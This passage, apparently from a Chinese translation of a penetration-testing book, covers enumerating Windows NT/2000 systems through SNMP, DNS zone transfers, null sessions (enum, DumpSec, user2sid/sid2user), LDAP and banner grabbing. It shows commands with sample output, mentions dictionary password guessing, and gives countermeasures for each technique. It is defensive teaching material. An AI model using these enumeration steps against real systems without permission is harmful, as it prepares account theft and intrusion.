Value    = OCTET STRING - Administrator

End of MIB subtree.
```

上述snmputil例子中的最后一个变量".1.3.6.1.4.1.77.1.2.25"是一个对象标识符(Object Identifier，OID)，对象标识符定义了Microsoft的企业级管理信息库(Management Information Base，MIB)的一个分支，MIB由SNMP定义。MIB是一个有层次的名字空间，因此越往树顶走(即使用一个更短的对象标识符，例如.1.3.6.1.4.1.77)，转储出的信息量就越大。

记住所有的对象标识符是比较困难的，因此入侵者总是使用文本字符串来代替。

下面的表列出了MIB中的部分对象标识符及它提供的信息。

SNMP MIB(把它添加到.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr2 中)	查点信息
server.svSvcTable.svSvcEntry.svSvcName	运行着的服务
.server.svShareTable.svShareEntry.svShareName	共享资源名字
.server.svShareTable.svShareEntry.svSharePath	共享资源路径
.server.svShareTable.svShareEntry.svShareComment	共享资源注解
.server.svUserTable.svUserEntry.svUserName	用户名
.domain.domPrimaryDomain	域名

当然，为了避免这种情况的出现，可以在http://www.solarwinds.net 下载一个很好的图形界面的SNMP浏览器——称为IP网络浏览器。图3.3 显示了IP网络浏览器检查网络的情况。

NT/2000 SNMP查点对策

防止这种活动的最简单方法是去除SNMP代理，或者是从服务控制面板(Services Control Panel)中关掉SNMP服务。如果关掉SNMP行不通，那就至少保证给它配置合适的私用管理群名字(而不是缺省名字"public")，或者编辑注册表以只允许经批准的用户访问SNMP管理群名字（SNMP Community Name），并防止发送出NetBIOS信息。首先打开regedt32，进到HKLM\System\CurrentControlSet\Services\SNMP Parameters\ValidCommunities。选择Security|Permissions菜单，把权限设置成只允许经批准的用户访问。接着进到HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ExtensionAgents，删除含有字符串"LANManagerMIB2Agent"的项，并重新命名其后各项以更新顺序关系。举例来说，如果被删除项的编号为1，那就重新命名编号为2、3等的各项，直到新的编号顺序以1开始，以总项数结束。

当然，如果使用SNMP来管理网络，那就得确保在所有外围网络访问设备上阻塞对161号TCP和UDP端口（SNMP GET/SET）的访问。在本章稍后和其他章节我们会看到，允许内部SNMP信息泄漏到公共网络是个确定不疑的禁忌。关于SNMP本身的详细信息可在http://www.rfc-editor.org 上搜索最新的有关SNMP的多个RFC。




图3.3 只提供了正确的管理群字符串，SolarWinds的IP网络浏览器可以从运行SNMP代理的系统获得信息。图示的系统使用了缺省的字符串"public"

Windows 2000 DNS 区域传送

流行度:	5
容易度:	9
影响力:	2
风险率:	5

如同第1章介绍的那样，DNS(Domain Name System)是踩点信息的一个主要提供者，它是主机IP地址映射为易理解的名字(例如amazon.com)的因特网标准协议。Windows 2000活动目录名字空间是基于DNS的，Microsoft也已经升级了Windows 2000的DNS服务器实现来满足活动目录的需要，反之亦然。

为了使客户定位Windows 2000域服务例如活动目录和Kerberos，Windows 2000完全遵守DNS SRV记录(RFC 2052)，允许根据服务类型(例如LDAP、FTP或WWW)和协议(例如TCP)定位。因此，一个简单的区域传送(nslookup, ls -d < 域名>)就可以查点大量有趣的网络信息。下面是区域传送查点“labfarce.org”域的例子：

```
D:\Toolbox>nslookup
Default Server: corp-dc.labfarce.org
Address: 192.168.234.110
> ls -d labfarce.org
[[192.168.234.110]]
    labfarce.org.      SOA   corp-dc.labfarce.org admin.
    labfarce.org.              A     192.168.234.110
    labfarce.org.              NS    corp-dc.labfarce.org
...
    _gc._tcp           SRV priority=0,weight=100,port=3268,corp-dc.labfarce.org
    _kerberos._tcp     SRV priority=0,weight=100,port=88,corp-dc.labfarce.org
    _kpasswd._tcp      SRV priority=0,weight=100,port=464,corp-dc.labfarce.org
    _ldap._tcp         SRV priority=0,weight=100,port=389,corp-dc.labfarce.org
```


每个RFC 2052，SRV记录的格式是：

```
Service.Proto.Name TTL Class SRV Priority Weight Port Target
```

攻击者从上面的文件可以得到的有用信息包括：域的全球目录服务的位置(_gc._tcp)，使用Kerberos认证的域控制器(_kerberos._tcp)、LDAP服务器(_ldap._tcp)和与它们相关的端口号(这里只有TCP)。

阻塞 Windows 2000 区域传送

幸运的是，Windows 2000的DNS实现机制也提供了容易的对区域传送的限制方法，随后将详细介绍。下面的画面是前面查点到的区域的Properties 选项（在此例中为labfarce.org），该页面包含在Microsoft 管理控制台（Microsoft Management Console，MMC管理单元）的"计算机管理（Computer Management）"中，在\Services and Applications\DNS\[server_name]\Forward Lookup Zones\[zone_name] |Properties 下。



就像大家猜到的，在缺省情况下，Windows 2000配置为允许传送给任何服务器。只要不选中Allow Zone Transfers复选框就可以使区域传送整个失效。但现实情况中，备份DNS服务器通常需要保持更新状态，因此需要限制不那么严格的选项。

3.1.2 NT/2000 用户和用户组查点

发现机器和共享资源固然很好，但令攻击者更高兴的是得到用户名。一旦得知了用户名，50%的努力会被花费在窃取账号上，有时候由于密码非常容易被猜出来(可能密码就是账号本身)，就更不需要花费什么精力了。

在查点NT/2000用户和用户组时，同样依赖于本章前面提到的空会话。空会话提供了最初的访问，许多查点技术都是在此基础上实现的。我们也将介绍怎样利用SNMP和Windows 2000活动目录得到用户信息。

通过NetBIOS查点用户

流行度:	*9*
容易度:	*9*
影响力:	*3*
风险率:	*7*

很不幸，未正确配置NT/2000机器同样泄露用户信息，和泄露它们的共享信息一样容易，在介绍NetBIOS查点技术时反复提到了这一点。本节中我们将主要介绍新的和在前面提过的特别擅长查点用户的工具和技术。

前面我们已经了解了操作系统内置的工具nbtstat的功能，了解了通过转储远程NetBIOS名字表查点用户的免费工具nbtscan。该技术最好的地方的是不需要空会话，因此，无论RestrictAnonymous是否设置，都可以得到用户名。

Bindview的Razor工作组推出的enum自动建立空会话，可以得到攻击者期望的最有用的信息。下面的例子显示了某些最危险的漏洞：

```
D:\Toolbox>enum -U -d -P -L -c 172.16.41.10
server:172.16.41.10
setting up session... success.
password policy:
    min length: none
. . .
    lockout threshold: none
opening lsa policy... success.
```

```
    names:
        netbios: LABFARCE.COM
        domain: LABFARCE.COM
. . .
trusted domains:
    SYSOPS
PDC:CORP -DC
netlogon done by a PDC server
getting user list (pass 1, index 0)... success, got 11.
    Administrator (Built -in account for administering the computer/domain)
    attributes:
    chris  attributes:
    Guest (Built  in account for guest access to the computer/domain)
    attributes:disabled
. . .
    keith  attributes:
    Michelle  attributes:
. . .
```

enum也可以在远程猜测密码，使用 -D -u <用户名> -f <dictfile> 参数可以每次猜测一个用户。

NTRK 中也有几个工具可以提供更多的用户信息(无论是否使用空连接)，例如usrstat、showgrps、local和global实用工具，但获得用户信息最有效的工具是DumpSec，它可以得到用户、用户组、NT系统的策略和用户权限。在下一个例子中，在命令行输入DumpSec生成了包含远程计算机用户信息的文件 (DumpSec需要建立与目标计算机的空会话)：

```
C:\>dumpsec /computer=\\192.168.202.33 /rpt=usersonly
/saveas=tsv /outfile=c:\temp\users.txt
C:\>cat c:\temp\users.txt
4/3/99 8:15 PM - Somarsoft DumpSec - \\192.168.202.33
UserName   FullName         Comment
barzini    EnricoBarzini    Rival mob chieftain
godfather  Vito Corleone    Capo
godzilla   Administrator    Built - in account for administering the domain
Guest                       Built - in account for guest access
lucca      Lucca Brazzi     Hit man
mike       Michael Corleone Son of Godfather
```

使用DumpSec图形用户界面可以看到更多的信息，但从上面例子中的内容显示就可以看出问题所在了。例如，一旦我们发现保存密码的服务器的FullName字段的值为Administrator，就应该设置RestrictAnonymous阻塞DumpSec，保护这些信息。

利用user2sid/sid2user来识别账号

另两个有效的NT/2000查点工具是Evgenii Rudnyi的sid2user和user2sid(http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt)。它们是命令行工具，可以从用户名输入中查找NT SID，也可以从NT SID中查找用户。SID即安全标识符(security identifier，SID)，在安装NT系统时生成的一个可变长度的数字值。如果希望更好地了解SID的结构和功能，可以阅读http://www.ntmag.com/Magazine/Article.cfm?ArticleID=3143上Mark Russinovich的文章。一旦user2sid得到域的SID，攻击者可以利用SID号查点相应的用户名。例如：

```
C:\>user2sid \\192.168.202.33 "domain users"

S-1-5-21-8915387-1645822062-1819828000-513

Number of subauthorities is 5
Domain is WINDOWSNT
Length of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

在例子中，我们可以看到机器的SID，以S-1开头的一串数字，由短划线隔开。最后一个短划线后的数字串是相关标识符(relation identifier，RID)，它是NT/2000预先内置的用户和用户组，例如Administrator或Guest。举个例子来说，Administrator用户的RID总是500，Guest用户的RID总是501。根据这些知识，黑客可以利用sid2user和已知的后缀RID为500的SID字符串来查找Administrator的账号名(即使已经被修改了)。

```
C:\>sid2user \\192.168.2.33 5 21 8915387 1645822062 18198280005 500

Name is godzilla
Domain is WINDOWSNT
Type of SID is SidTypeUser
```

注意，命令中S-1和短划线被删去。另一个值得注意的是任何NT/2000本地系统或域上创建的第一个账号所赋RID为1000，每个后继对象依次得到1000之后的连续的数字(1001、1002、1003等等，在当前的安装中RID不能重用)。因此，一旦SID被知道，黑客基本上可以查点NT/2000系统上的任何用户和用户组，过去的和现在的都可以查点出来。即使Restrict Anonymous有效，只要端口139可以访问，sid2user和user2sid也可以工作。真是一个让人恐慌的事实！

注意 *如果要了解脚本，参见3.1.4节"让你的脚本工作"的内容。*

NetBIOS用户查点对策

前面我们已经讨论了这些技术的对策，这里再简单回忆一下。

阻塞直接查询NetBIOS名字表(例如nbtstat和nbtscan转储工具)的最佳方法是禁止对NetBIOS特定TCP和UDP端口135～139和445的访问。除了这种方法，惟一的防止用户数据出现在NetBIOS名字表中的方法是，使单独主机上的Alerter和Messenger服务失效。这些可以通过配置服务控制面板实现。

对于DumpSec，阻塞空会话的方法是为RestrictAnonymous注册表键设置适当的值(NT4设为REG_DWORD 1，2000设为2)，注册表键的位置是HKLM\SYSTEM\CurrentControlSet\Control\LSA。关于RestrictAnonymous的详细内容参见前面的空会话部分。

阻塞sid2user和user2sid攻击的方法只有禁止TCP 139和445。

利用SNMP查点用户账号

流行度:	*8*
容易度	*9*
影响力:	*5*
风险率:	*7.3*

前面我们讲到，运行SNMP代理的Windows系统可以把用户账号泄露给类似于SolarWinds IP网络浏览器的工具(参见本章前面的图3.3)。前面的"NT/2000 SNMP查点"部分介绍了更详细的细节和对策。

利用 ldp 的 Windows 2000 活动目录查点


流行度:	*2*
容易度:	*2*
影响力:	*5*
风险率:	*3*

Windows 2000本身最基本的变化是增加了基于LDAP (Lightweight Directory Access Protocol，轻型目录访问协议)的目录服务，Microsoft称其为活动目录(AD)。AD具有一个统一的逻辑标识，与整个技术组织中的所有对象相对应，因此，从查点的角度看，它潜在地是信息泄露的主要隐患。Windows 2000支持工具(在服务器安装光盘的Support\Tools文件夹下可以找到)包含了一个简单的LDAP客户端 ——称为活动目录管理工具(ldp.exe)。活动目录管理工具可以连接AD服务器并浏览目录的内容。


1999年的夏天，在分析Windows 2000 Release Candidates的安全时，本书的作者发现：只需简单地运行Windows 2000域控制器(DC)上的ldp，通过LDAP查询就可以得到所有存在的用户和用户组。执行查点惟一需要做的是通过LDAP创建一个经授权的会话。如果一个攻击者通过其他的方法得到目标的账号，即使NetBIOS端口被阻塞或不可达，LDAP也可以提供另一种查点用户的机制。

在后面的例子中，我们将介绍利用ldp怎样查点用户和用户组。查点的对象是Windows 2000域控制器bigdc.labfarce.org，它的活动目录根是DC=labfarce, DC=org。假设我们已经知道了BIGDC上的Guest账号，密码为"guest"。

1. 第一步，利用ldp连接目标。打开Connection | Connect，输入目标服务器的IP地址或DNS名。可以连接到缺省的LDAP端口389，或AD全球目录端口3268。下面的图显示了端口389的情况。



2. 一旦连接建立，利用已知的Guest用户进行认证。打开Connections | Bind，确认选中了Domain复选框，且域名正确，执行Guest的验证，然后进入下一步。



3. 现在已经建好了认证过的LDAP会话，下面就可以查点用户和用户组了。打开View | Tree，在确认对话框中输入根环境(例如本图中的dc=labfarce，dc=org)。

4. 在左边的窗格中将显示一个结点，单击加号就可以打开该结点，看到根目录下的基本对象。
5. 最后，双击CN=Users和CN=Builtin容器，将打开服务器上查点到的所有用户的内置组。用户容器显示在图3.4中。

这种简单的guest连接是怎样实现的呢？某些老的NT 4服务(例如远程访问服务——RAS——和SQL服务器)必须能够查询AD中的用户和用户组对象。Windows 2000 AD安装例程(dcpromo)会提示：用户是否希望放松目录的访问权限以使老的服务器实现它们的查找，如图3.5所示。如果安装时允许放松目录的访问权限，那么通过LDAP就可以查点用户和用户组对象。

活动目录查点对策

首先，在网络边界过滤对TCP端口389和3268的访问。除非计划向世界输出AD，那么任何人都不能未经认证来访问目录。




图3.4 活动目录管理工具 ldp.exe 通过一个经过认证的连接查点活动目录用户和用户组

为了防止这些信息泄露给因特网上半信任的未认证的伙伴，对AD的访问权限必须限制。Windows 2000的原始模式和兼容模式的不同之处主要在于Pre-Windows 2000 Compatible 访问控制组的成员人数，Pre-Windows 2000 Compatible 访问控制组具有缺省的访问目录的权限，如表3.2所示。

对象	权限	运用于
目录根	列出内容	此对象和其所有子对象
用户对象	列出内容，读所有属性，读权限	用户对象
组对象	列出内容，读所有属性，读权限	组对象

表3.2 Pre-Windows 2000 Compatible 访问控制组对活动目录用户组对象的权限

如图3.5所示，如果在安装过程中选择了Pre-Windows 2000 compatible，则活动

目录安装向导自动把Everyone(每个人)都加在Pre-Windows 2000 Compatible 访问控制组中。特定的everyone组包括任何用户认证过的会话。




图3.5 活动目录安装向导(dcpromo)询问在缺省情况下，是否允许为兼容而放宽对用户和用户组对象的访问

把everyone组从Pre-Windows 2000 Compatible Access 中去掉(然后需要重启域控制器)，可以增强Windows 2000 的安全性。如果由于某种原因需要降低安全性，通过下面的命令可以把everyone组再加上：

```
net localgroup "Pre-Windows 2000 Compatible Access" everyone /add
```

如果希望了解更多的细节，可以阅读http://search.support.microsoft.com 上的知识库编号为Q240855的文章。

Pre-Windows 2000 Compatible Access组成员规定的访问控制同样利用了NetBIOS空会话。为了说明这一点，在下面的例子中使用了两次enum工具(enum在前面介绍过)。第一次它碰上了一个作为Pre-Windows 2000 Compatible Access组成员的Windows 2000高级服务器。

```
D:\Toolbox>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
    Administrator Guest IUSR_CORP-DC IWAM_CORP-DC krbtgt
    NetShowServices TsInternetUser
cleaning up... success.
```

现在，我们从Compatible组中删除Everyone，重启，再次运行同样的enum查询

```
D:\Toolbox>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... fail
return 5, Access is denied.
cleaning up... success.
```

技巧 *在移植到AD之前，对所有的RAS、RRAS(Routing and Remote Access Service)和SQL服务器进行升级，这样可以阻塞对账号信息的不经意的浏览。*

3.1.3 NT/2000 应用程序和旗标查点

我们已经介绍了网络和账号的查点，它们的大部分杠杆作用嵌入在操作系统上。利用安装在NT/2000上的应用程序来保存更多的系统信息会怎样呢？连接到远程应用程序并观察其输出通常被称为旗标攫取，对攻击者来说它获得的信息令人吃惊。最少，它可以确认服务器上运行的软件和版本，大多数情况下，这些信息足以开始运行弱点搜寻过程。

基本的旗标攫取：telnet和netcast

流行度:	*10*
容易度	*9*
影响力:	*1*
风险率:	*6*

在NT/2000查点旗标和应用程序信息的机制与UNIX的telnet基本相同。打开一个到目标服务器上某个已知端口的telnet连接，如果需要，可以多确认几次，就可以看到

下面的返回结果：

```
C:\>telnet www.corleone.com 80
HTTP/1.0 400 Bad Request
Server: Netscape-Commerce/1.12

Your browser sent a non-HTTP compliant message.
```

这种方法对于在某个固定端口上作出响应的许多常用服务器程序来说都行得通。用HTTP的80号端口、SMTP的25号端口和FTP的21号端口尝试一下，它们提供的关于Windows服务器的信息特别有用。

至于较为深入的外科手术式探测，我们求助于称为netcat的“TCP/IP瑞士军刀”，它由别出心裁的NT黑客Hobbit(参见http://www.avian.org) 编写成，由L0pht安全研究组(一个传统意义上的黑客组织)的Weld Pond移植到NT上。netcat可从http://www.l0pht.com/~weld/netcat/index.html获取。这是另一个属于NT安全管理员永久工具箱的工具。如果敌人使用它，其结果就是灾难性的。下面我们查看一下netcat较为简单的一个用途——连接到某个远程TCP/IP端口：

```
C:\>nc -v www.corleone.com 80
www.corleone.com [192.168.45.7] 80 (?) open
```

这样的输入通常会产生某种响应。在此例中，输入回车可以看到如下的输出：

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Sat, 03 Apr 1999 08:42:40 GMT
Content-Type:text/html
Content-Length:87

<html><head><title>Error</title></head><body>The parameter is incorrect.
</body></html>
```

这些信息会使入侵者危及系统的安全。既然web服务器软件的厂商和版本被知道了，攻击者可以集中使用特定平台技术、已知的开发例程进行攻击。随着长时间的尝试，攻击者最终会控制这台机器。netcat的内容贯穿本书，包括后面将介绍的UNIX查

点中得到更多信息的技术。

NT/2000旗标攫取对策

预防这些种类的查点攻击需要管理员完成某些工作，但对于那些潜在的运行在网络上的应用程序和服务的入侵信息，我们不能过分强调其重要性。

第一步，列出所有具有风险的应用程序，搜寻正确的方法隐藏旗标中的厂商和版本。定期使用端口扫描和原始的netcat工具连接活动端口进行网络系统检查，确认没有向入侵者泄露任何一点信息。

NT/2000注册表查点

流行度:	*4*
容易度:	*7*
影响力:	*8*
风险率:	*6.3*

另一个查点NT/2000应用程序信息的机制是从目的地得到Windows注册表的转储内容。通常情况下，每个正常安装在NT系统上的应用程序都会在注册表中或多或少留下痕迹。这就是问题所在。另外，注册表中有大量的与用户和配置相关的信息，如果入侵者能够访问注册表，就可以通过。只要有耐心，就可以大海捞针般找到允许访问控制的有用数据。幸运的是，NT/2000的缺省配置是只允许Administrator访问注册表（至少在服务器版本上是如此）；因此，下面介绍的技术不是典型地匿名空会话机制。这里有一个例外，即HKLM\System\CurrentControlSet\Control\SecurePipeServer\Winreg\AllowedPaths键规定其他键可以通过空会话访问的情况，缺省情况下，它允许对HKLM\Software\Microsoft\WindowsNT\Current Version\的访问。

最常用的两个工具是NTRK的regdmp和Somarsoft的DumpSec。regdmp工具比较原始，它只是简单地从控制台转储整个注册表(或在命令行定义的键值)。虽然对注册表的远程访问只限于Administrator，但邪恶的do-nothings可能会出于侥幸心理去查点每个键值。这里我们将介绍什么样的应用程序与Windows一起启动。黑客经常利用NetBus(参见第5章和第14章)这样的后门工具：

```
C:\>regdmp -m \\192.168.202.33 HKEY_LOCAL_MACHINE_SOFTWARE\Microsoft
```

```
\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE_SOFTWARE\Microsoft\windows\CurrentVersion\Run
    SystemTray = SysTray.Exe
    BrowserWebCheck = loadwc.exe
```

DumpSec的输出更漂亮，但内容基本相同，如图3.6所示。"Dump Service(转储服务)"报告将查点远程系统的每个Win32服务和内核驱动程序，无论它是否正在运行(此外，假设有正确的访问权限)。这为攻击者提供了丰富的潜在目标可选项。请记住这些工具的实现都是基于空会话的。

